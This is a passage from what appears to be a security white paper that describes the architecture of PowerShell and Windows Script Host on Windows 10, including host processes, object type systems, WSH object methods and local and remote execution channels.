Windows 10 is distributed with two versions of PowerShell – version 2.0 and version 5.1. By default, only PowerShell of version 5.1 is active and it cannot be deactivated in a straightforward manner. PowerShell of version 2.0 can be activated as a Windows Feature through a user interface. This effectively makes the underlying .NET assemblies, specific for PowerShell of version 2.0, available to users. These .NET assemblies do not implement all security and logging mechanisms implemented by the .NET assemblies specific for PowerShell of version 5.1. Therefore, the use of PowerShell of version 2.0 is not recommended.

Since PowerShell is a powerful system management mechanism, malicious use of PowerShell can have a severe impact on system security. The well-defined language provided by PowerShell is attractive to attackers, since it enables them to conduct complex malicious activities in a straightforward manner. It is important to emphasize that PowerShell is a subject to the standard Windows role-based access control mechanism restricting access to system resources to authorized users. Due to PowerShell's attractiveness to attackers, the use of PowerShell should be based on a concrete concept specifying the deployment and use of the security and logging mechanisms of PowerShell. This concept should be specifically tailored to the system management requirements for the Windows 10 instance on which PowerShell is active. Such a concept is important to avoid or mitigate potential malicious use of PowerShell.

2 Concepts and Terms

This section introduces concepts and terms relevant for understanding the contents of this work. Section 2.1 and Section 2.2 provide an overview of the architecture of PowerShell and Windows Script Host (WSH). PowerShell is a Windows system administration technology. It provides a rich set of functionalities exposed to users as a command-line interface and a scripting environment. WSH is a Windows technology that provides scripting abilities with a wide range of supported features. WSH is typically used for performing tasks that require automation, such as system administration tasks.

2.1 PowerShell: Architecture Overview

PowerShell is based on an extensive scripting environment built on top of the .NET framework. This allows users to interact closely with the Windows operating system for system administration purposes. The predecessor of PowerShell is Microsoft shell (MSH) (ms_msh, 2019). The architecture of MSH is the basis on which the architecture of PowerShell has been constructed. In summary, MSH enables users to manage Windows through a command-line interface and scripting environment. This environment utilizes the .NET framework for accessing and managing Windows resources.

Figure 1 depicts the architecture of PowerShell. ((ERNW_WP2), Section 3.1.1) provides a high-level overview of the architecture of PowerShell. This section provides a more detailed overview. The architecture of PowerShell consists of a PowerShell host process encapsulating a PowerShell operating environment. This environment itself consists of a PowerShell host and a PowerShell engine. Section 2.1.1 provides a more detailed overview of the architecture of the PowerShell operating environment.



Figure 1: The architecture of PowerShell

The PowerShell host process presents to users the PowerShell operating environment in the form of a Windows user application ((ERNW_WP2), Section 2.1). Windows 10 is distributed with three PowerShell host processes. Table 5 describes these processes.

Host process	Description
Local host process	This process presents a command line interface (CLI) to users. It is implemented in the `%SystemRoot%\System32\WindowsPowerShell\v1.0\powershell.exe` executable.
PowerShell integrated scripting environment (ISE)	This process presents a graphical environment to users. It is implemented in the `%SystemRoot%\System32\WindowsPowerShell\v1.0\powershell_ise.exe` executable.
Remote host process	This process hosts a PowerShell engine that is accessed from a remote site (see Section 3.1.1). It is implemented in the `%SystemRoot%\System32\wsmproviderhost.exe` executable.

Table 5: PowerShell host processes

2.1.1 The PowerShell Operating Environment

The PowerShell operating environment consists of a PowerShell host and a PowerShell engine. The PowerShell host implements the PowerShell front-end, that is, it provides an interface to users. This interface is hosted and presented to users in the form of a Windows user application by a PowerShell host process (see Table 5). The PowerShell host takes commands as input and passes them to the PowerShell engine for processing (data exchange in Figure 1). When the PowerShell engine has processed a given user command, it passes the results back to the PowerShell host, which then displays them to users.

The PowerShell engine processes user commands passed to it by the PowerShell host. A PowerShell user command specifies a specific operation, such as retrieving a list of processes or managing network settings. The PowerShell engine creates and enables the operation of at least one PowerShell runspace. The PowerShell engine is implemented as the .NET assembly `System.Management.Automation` (ms_assembly, 2019). Each PowerShell runspace is an instance of the `System.Management.Automation.Runspace` namespace. This namespace is implemented as part of `System.Management.Automation` (ms_namespace, 2019).

The architecture of a PowerShell runspace consists of a PowerShell operation engine and providers (see Figure 1.

PowerShell operation engine The PowerShell operation engine orchestrates the execution of user commands. For example, it parses user commands and initiates their execution. PowerShell is designed to be modular. It natively supports the execution of a specific set of commands, such as commandlets (cmdlets). These are either directly implemented as part of .NET assemblies (see Section 2.1.1 and Table 14 such as `System.Management.Automation`, PowerShell modules ((ERNW_WP2), Section 3.1), or snap-ins (ms_snapin, 2019). The modules distributed with PowerShell are stored in the `%System32%\WindowsPowerShell\v1.0\Modules` directory, or in the directories where the.NET assemblies used by PowerShell are stored (see Table 14).

Providers A provider is a software entity that enables the PowerShell operation engine to access Windows system resources for management purposes. It manages and abstracts the access to these resources. These resources include the system's registry, the filesystem, and the Windows certificate store. The providers distributed with PowerShell are implemented as part of the `System.Management.Automation` and `Microsoft.PowerShell.Security` .NET assemblies. Table 6 lists the names of these providers (column 'Provider' in Table 6), which access system resources (column 'System resource' in Table 6). In the context of PowerShell, Windows resources are represented in the form of drives (column 'Drive' in Table 6). The concept of providers shows the extent of the reach of PowerShell in Windows 10.

Provider	Drive	System resource
Registry	HKLM:\ HKCU:\	Windows registry
Certificate	Cert:\	Windows Certificate store
Environment	Env:\	Windows environment
FileSystem	*:\[1]	Windows filesystem
Function	Function:\	PowerShell functions
Variable	Variable:\	PowerShell variables
Alias	Alias:\	PowerShell aliases
WSMan	WSMan:\	WS-Management configuration data (ms_winrm, 2019)

Table 6: Providers distributed with PowerShell

2.1.2 PowerShell Objects

PowerShell conducts operations specified by user commands in the context of objects. Objects are instances of specific classes. Objects implement members, which include methods, properties, and events. Object methods are actions that can be performed on the object. For example, the `WebClient` object has a `DownloadData` method. This method downloads content from a specified web resource (ms_webclient, 2019). Object properties provide access to stored information within an object. For example, the `WebClient` object has a `BaseAddress` property. This property enables object users to set the web resource from which the `DownloadData` method may download content. Object events define actions that the object conducts when a specific event is triggered. For example, the `WebClient` object implements the `DownloadDataCompleted` event. This event is triggered when a data download operation is completed.

Input and output data generated by operations are represented by PowerShell as objects. For example, Figure 2 depicts the output of the `icacls.exe` executable (in German) when executed as a PowerShell operation. PowerShell represents the text output of this executable as an object of type `System.Array`.

```
PS C:\Users\ernw> $varicacls = icacls.exe c:\
PS C:\Users\ernw> $varicacls
c:\ VORDEFINIERT\Administratoren:(OI)(CI)(F)
    NT-AUTORITÄT\SYSTEM:(OI)(CI)(F)
    VORDEFINIERT\Benutzer:(OI)(CI)(RX)
    NT-AUTORITÄT\Authentifizierte Benutzer:(OI)(CI)(IO)(M)
    NT-AUTORITÄT\Authentifizierte Benutzer:(AD)
    Verbindliche Beschriftung\Hohe Verbindlichkeitsstufe:(OI)(NP)(IO)(NW)

1 Dateien erfolgreich verarbeitet, bei 0 Dateien ist ein Verarbeitungsfehler aufgetreten.
PS C:\Users\ernw> $varicacls.GetType()

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     True     Object[]                                 System.Array
```

Figure 2: The text output of icacls.exe as an object

PowerShell implements an extensive object management system. Figure 3 depicts the operation principles of this system.

[1] * marks an arbitrary filesystem volume letter, such as `C` or `D`.



Figure 3: The PowerShell object management system

PowerShell represents any operation as the generic object `PSObject` (ms_psobj, 2019). This enables the consistent view and internal management of operations. PowerShell operations interact with a variety of Windows management technologies for system administration purposes, such as component object model (COM) and Windows management instrumentation (WMI). These technologies can be accessed through specific objects that implement members. PowerShell wraps these members in generic objects of type `PSObject`.

PowerShell wraps members of classes implementing Windows management technologies, or any other functionalities implemented as objects, in the form of the `BaseObjectMemberSetName`, `AdaptedObjectMemberSetName`, and `ExtendedObjectMemberSetName` members of the `PSObject` object (see 'import to' in Figure 3). Each of these members represent a specific system for wrapping members of classes. These systems are referred to as object management type systems. There are three object management type systems:

- basic type system (BTS), represented by `BaseObjectMemberSetName`;
- adapted type system (ATS), represented by `AdaptedObjectMemberSetName`;
- extended type system (ETS), represented by `ExtendedObjectMemberSetName`.

Basic type system (BTS) This type system is used for wrapping object members implemented as part of instantiated .NET classes. These classes are referred to as .NET base classes (see '.NET base class' in Figure 3). Wrapped object members are stored in `BaseObjectMemberSetName`. The .NET framework provides multiple base classes, which instantiate object members for managing other objects related to a specific Windows management technology or functionality (see manages and Technology/Functionality in Figure 3). For example, the `System.Management.ManagementObject` base class instantiates members for managing objects related to the WMI technology, such as `Win32_Process`. Table 7 lists the available .NET base classes. Figure 4 depicts members instantiated by the `System.Management.ManagementObject` base class. These methods manage `Win32_Process` and are wrapped in `BaseObjectMemberSetName`.

.NET base classes
System.Management.ManagementClass (ms_manageclass, 2019)
System.Management.ManagementObject (ms_manageobj, 2019)
System.DirectoryServicesDirecotryEntry (ms_direntry, 2019)
System.Data.DataRowView (ms_datarowview, 2019)
System.Data.DataRow (ms_datarow, 2019)
System.Xml.XmlNode (ms_xmlnode, 2019)
System.Management.Automation.PSObject (ms_psobj, 2019)
System.Management.Automation.PSMemberSet (ms_psmemberset, 2019)
System.__ComObject
System.Object (ms_sysobject, 2019)

Table 7: .NET base classes

```
PS C:\Users\ernw> Get-WMIObject Win32_Process | Get-Member -View Base


   TypeName: System.Management.ManagementObject#root\cimv2\Win32_Process

Name                          MemberType          Definition
----                          ----------          ----------
Disposed                      Event               System.EventHandler Disposed(System.Object, System.EventArgs)
[...]
ToString                      Method              string ToString()
[...]
SystemProperties              Property            System.Management.PropertyDataCollection SystemProperties {get;}
```

Figure 4: Members instantiated by `System.Management.ManagementObject`

Adapted type system (ATS) This type system is used for wrapping instantiated members of objects implementing a given functionality or a Windows management technology, such as `Win32_Process`. Wrapped object members are stored in `AdapterMemberSetName`. Figure 5 depicts instantiated members of the `Win32_Process` object (ms_win32pro, 2019), wrapped in `AdapterMemberSetName`.

```
PS C:\Users\ernw> Get-WMIObject Win32_Process | Get-Member -View Adapted


   TypeName: System.Management.ManagementObject#root\cimv2\Win32_Process

Name                       MemberType Definition
----                       ---------- ----------
AttachDebugger             Method     System.Management.ManagementBaseObject AttachDebugger()
[...]
Caption                    Property   string Caption {get;set;}
[...]
```

Figure 5: Instantiated members of `Win32_Process`

Extended type system (ETS) This type system is used for wrapping object members specified in files, referred to as extended type data files (see 'Extended type data file' in Figure 3). Wrapped object members are stored in `ExtendedObjectMemberSetName`. An extended type data file is a file in the extensible markup language (XML) format with the extension `.ps1xml` (ms_pstypes, 2019). This file specifies members that are to be wrapped into `PSObject`. In addition, it specifies in what objects these members are implemented. Alternatively, it may specify code implementing a method member. The PowerShell engine (see Figure 1) decides what members are to be wrapped into `PSObject` by taking into account what members are wrapped by BTS and ATS (see arrow ‘considering’ in Figure 3). Figure 6 depicts the members wrapped by ETS in a scenario where BTS and ATS have wrapped members instantiated by the `System.Management.ManagementObject` and `Win32_Process` objects, respectively.

```
PS C:\Users\ernw> Get-WMIObject Win32_Process | Get-Member -View Extended


   TypeName: System.Management.ManagementObject#root\cimv2\Win32_Process

Name                MemberType     Definition
----                ----------     ----------
Handles             AliasProperty  Handles = Handlecount
[...]
Path                ScriptProperty System.Object Path {get=$this.ExecutablePath;}
```

Figure 6: Members wrapped by ETS

2.2 Windows Script Host: Architecture Overview

WSH interprets and executes scripts written in different languages, such as JScript and VBScript. Figure 7 provides a compact overview of the architecture of WSH (see also (ERNW_WP2), Section 3.1.2).



Figure 7: The architecture of WSH

WSH features a central script engine (‘WSH’ in Figure 7) implemented in the executables `%SystemRoot%/System32/cscript.exe` and `%SystemRoot%/System32/wscript.exe`. `cscript.exe` and `wscript.exe` represent the user interface to WSH: `cscript.exe` enables users to execute scripts in console mode, whereas `wscript.exe` enables users to execute scripts in graphical mode.

The WSH central script engine is language-independent; that is, it does not have the ability to interpret specific scripting languages, but imports language interpretation functionalities from external script engines ('script engines' in Figure 7). The script engines delivered with Windows 10 are implemented in Dynamic Link Library (DLL) files located in the `%SystemRoot%\System32` directory. The engines are implemented in `vbscript.dll`, which is a VBScript script engine, and `jscript.dll`, which is a JScript script engine. The use of external script engines makes WSH an extensible scripting platform.

WSH implements an object model. It provides a set of objects (instances of classes) for managing script execution as well as functionalities for performing various tasks. These tasks include printing data to screen and mapping network drives. The object model of WSH is exposed to Windows and other applications through component object model (COM) interfaces ('<<COM>>' in Figure 7). Among other things, WSH uses these COM interfaces to interact with other applications, for example, to query structured query language (SQL) databases.

The object model of WSH consists of 14 objects, where the root object is the `WScript` object. ((Lissoir, 2013), Chapter 1) provides a detailed description of the functionalities of each object. The root `WScript` object is implemented in the central script engine ('<class: Wscript>' in Figure 7). Table 8 lists the methods of the `WScript` object (column 'Methods') and categorizes them with respect to their functionalities (column 'Functionality'). The definition of the methods listed in Table 8 can be viewed with the `OleView` utility.

Methods	Functionality
`CreateObject`, `GetObject`	Creating COM objects.
`Echo`, `StdOut`, `StdIn`, `StdErr`	Managing script input/output. This includes displaying arbitrary and error messages to users, and handling user input.
`Arguments`	Accessing and obtaining information about script arguments specified by users when a script is invoked.
`Quit`, `Sleep`, `Timeout`, `Interactive`	Controlling script execution. This includes pausing and terminating the execution of a script.
`Application`, `BuildVersion`, `FullName`, `Name`, `Path`, `ScriptFullName`, `ScriptName`, `Version`	Obtaining information about an invoked script and the WSH environment. This includes the filesystem path to the script and the filename of the script.
`ConnectObject`, `DisconnectObject`	Managing script events. This includes binding events to event handlers implemented as part of a script and releasing such bindings.

Table 8: Methods of WScript

The other objects that are part of object model of WSH are implemented in the following functionality domains:

WSH Runtime The WSH Runtime functionality domain implements the directly instantiable objects `WshShell` and `WshNetwork` ('<class: WshShell>' and '<class: WshNetwork>' in Figure 7) and their child objects. They are implemented as an ActiveX control, in the `%SystemRoot%\System32\wshom.ocx` file (see Figure 7). Directly instantiable objects are objects that are registered as COM objects in the Windows system. Children objects of directly instantiable objects are not registered as COM objects and can be accessed only through their parents. Figure 8 depicts the `WshNetwork` object registered as a COM object, viewed with the `OleView` utility.



Figure 8: The COM interface of WSH: The WshNetwork object

Through the `WshShell` and `WshNetwork` objects, the WSH Runtime provides a runtime environment for scripts and allows for performing relevant tasks, such as creating registry keys and establishing network connections to remote locations. Table 9 and Table 10 list the methods of the directly instantiable `WshShell` and `WshNetwork` objects (column 'Methods'). They also categorize the methods with respect to their functionalities (column 'Functionality') (ms_wshell, 2019), (ms_wshnet, 2019). The definition of the methods listed in Table 10 can be viewed with the `OleView` utility. The methods of `WshShell` and `WshNetwork` are meant for users to access and manage system resources. Table 9 and Table 10 provide an overview of these resources (column 'System resource'). This shows the extent of the reach of WSH in Windows 10.

Methods	Functionality	System resource
`Run`, `Exec`	Executing command-line and graphical applications (processes, [ERNW WP2], Section 2.1).	Applications
`SpecialFolders`	Accessing special folders. Special folders are abstract folders that point to specific filesystem folders. Examples include My Documents, My Music, Application Data, and System.	Special folders
`CreateShortcut`	Managing shortcuts to applications or web sites. This includes creating new and editing existing shortcuts.	Shortcuts
`Environment`, `ExpandEnvironmentStrings`	Specifying environment variables for management purposes and expanding such variables.	Environment variables
`LogEvent`	Logging an event in the Windows Event Log ([ERNW WP2], Section 4.2).	Event Log
`RegRead`, `RegWrite`, `RegDelete`	Managing the system's registry. This includes reading, writing, and deleting values stored as part of the registry.	The system's registry
`AppActivate, SendKeys`	Managing applications. This includes activating (i.e., selecting	Applications (processes)

	an already running application or staring an application) and sending keystrokes to an application.	
`CurrentDirectory`	Obtaining the path to the current directory in the script's execution context.	Filesystem
`Popup`	Creating dialog pop-up boxes.	Graphical user interface

Table 9: Methods of WshShell

Methods	Functionality	System resource
`MapNetworkDrive`, `EnumNetworkDrives`, `RemoveNetworkDrive`	Managing network drives. This includes adding (mapping), removing, and enumerating network drives.	Network drives
`AddPrinterConnection`, `AddWindowsPrinterConnection`, `EnumPrinterConnections`, `SetDefaultPrinter`, `RemovePrinterConnection`	Managing network printers. This includes establishing and closing connections to network printers, and enumerating network printers.	Network printers
`ComputerName`, `UserDomain`, `UserName`, `UserProfile`, `Organization`, `Site`	Observing information on local or remote systems and users	System and user information

Table 10: Methods of WshNetwork

Windows Script Controller The Windows Script Controller functionality domain implements the directly instantiable object `WshController` and its child objects ('<class: WshController>' in Figure 7) as part of the `%SystemRoot%\System32\wshcon.dll` library file. Windows Script Controller enables the remote execution of scripts.

Table 11 lists the methods and properties of the `WshController` object (column 'Methods/Properties') and categorizes them with respect to their functionalities (column 'Functionality'). In addition, Table 11 provides a non-exhaustive, compact list of the methods and properties of the children of `WshController` as documented at (ms_wcon, 2019). This is relevant for better understanding the overall functionality of `WshController` and its child objects. The definition of the methods listed in Table 11 can be viewed with the `OleView` utility.

Methods/Properties	Functionality
`CreateScript`, `Execute`, `Terminate`, `Start`, `End`	Creating a script instance at a remote location, starting and stopping the execution of the script instance.
`Status`	Monitoring the status of a running script instance at a remote location.
`Error`, `Character`, `Description`, `Line`, `Number`, `Source`, `SourceText`	Reporting information about an error that has occurred during the operation of a script instance at a remote location (e.g., number of an erroneous line).

Table 11: Methods and properties of WshController and its children objects (compact overview)

WSH Shell Extensions The WSH Shell Extensions functionality domain implements the directly instantiable object `WshScriptSigner` ('<class: WshScriptSigner>' in Figure 7) as part of the

`%SystemRoot%\System32\wshext.dll` library file. WSH Shell Extensions enables the digital signing of scripts and the verification of digital signatures (ms_ssign, 2019), (ms_sver, 2019). Table 12 lists the methods of the `WshScriptSigner` object (column 'Methods') and categorizes them with respect to their functionalities (column 'Functionality'). The definition of the methods listed in Table 12 can be viewed with the `OleView` utility.

Methods	Functionality
`Sign`, `SignFile`	Digitally signing text strings or script files.
`Verify`, `VerifyFile`	Verifying digitally signed text strings or script files.

Table 12: Methods of WshScriptSigner

3 Technical Analysis of Functionalities

This section discusses relevant execution principles of PowerShell (Section 3.1). It also discusses the deactivation of PowerShell and WSH (Section 3.2).

3.1 PowerShell: Execution

3.1.1 Execution Locations

A PowerShell engine can be accessed for execution of commands from a local or remote location (see Section 2.1). These accesses are discussed in the paragraphs 'Local execution' and 'Remote execution' below.

Local execution When a PowerShell host process is started, a PowerShell host and at least one PowerShell engine are created. This engine hosts a runspace, which is referred to as local runspace ('PowerShell local runspace' in Figure 9). A PowerShell host can communicate with a given PowerShell engine beyond the PowerShell host process boundaries. For example, a PowerShell host running in the context of a given PowerShell host process may be used as an interface to the PowerShell engine running in the context of another PowerShell host process. This feature is based on an inter-process communication channel established between two PowerShell host processes ('named pipe-based communication' in Figure 9). This channel is implemented based on named pipes created by the PowerShell host processes, with a prefix `PSHost`. Named pipes are securable Windows objects (ms_secobj, 2019) - they can communicate only with entities that run in the context of a user that has the required privilege. For example, a PowerShell host process running in the context of a user without administrator privileges cannot communicate with a PowerShell host process running in the context of a user with administrator privileges.



Figure 9: PowerShell: Local execution

The communication with a given named pipe is restricted based on access control lists referenced by the `SecurityDescriptor` kernel variable associated with the pipe (ms_secdes, 2019). This variable has the value of `null` for a named pipe created by a PowerShell host process (see Figure 10). In such a scenario, according to Microsoft's specification, administrators, the local system account, and the user that owns the pipe's creator (e.g., a PowerShell host process) have full access to the named pipe, whereas members of the `Everyone` group and the `Anonymous` account have read-only access (ms_pipeA, 2019). The section

‘Named pipe client’ of the Appendix can be used for establishing connections to a named pipe created by a PowerShell host process for the purpose of evaluating access restrictions.

```
kd> dt nt!_OBJECT_HEADER ffffe701b1a417c0
   [...]
   +0x020 QuotaBlockCharged : 0xffffe701`b33d7d80 Void
   +0x028 SecurityDescriptor : (null)
   +0x030 Body             : _QUAD
```

Figure 10: Value of the SecurityDescriptor variable

Remote execution In the scenario where a PowerShell engine is accessed from a remote location (‘Machine 1’ in Figure 11), a PowerShell host at the remote location accesses the engine through a network interface. To this end, the PowerShell host interacts with a runspace, referred to as the remote runspace (‘PowerShell remote runspace’ in Figure 11). This runspace configures the network characteristics of the destination PowerShell engine (Machine 2 in Figure 11), such as IP address and connection timeouts, and communicates with this engine. The destination PowerShell engine is hosted by a remote host process (see Table 5).

The communication between the remote runspace and the destination PowerShell engine is enabled by the Windows remote management (WinRM) infrastructure. This infrastructure provides capabilities for machine to machine remote management. WinRM enables the communication between the remote runspace and the destination PowerShell engine through a WinRM service (‘WinRM service’ in Figure 11). This service is implemented in the `%SystemRoot%\system32\wsmsvc.dll` library file.

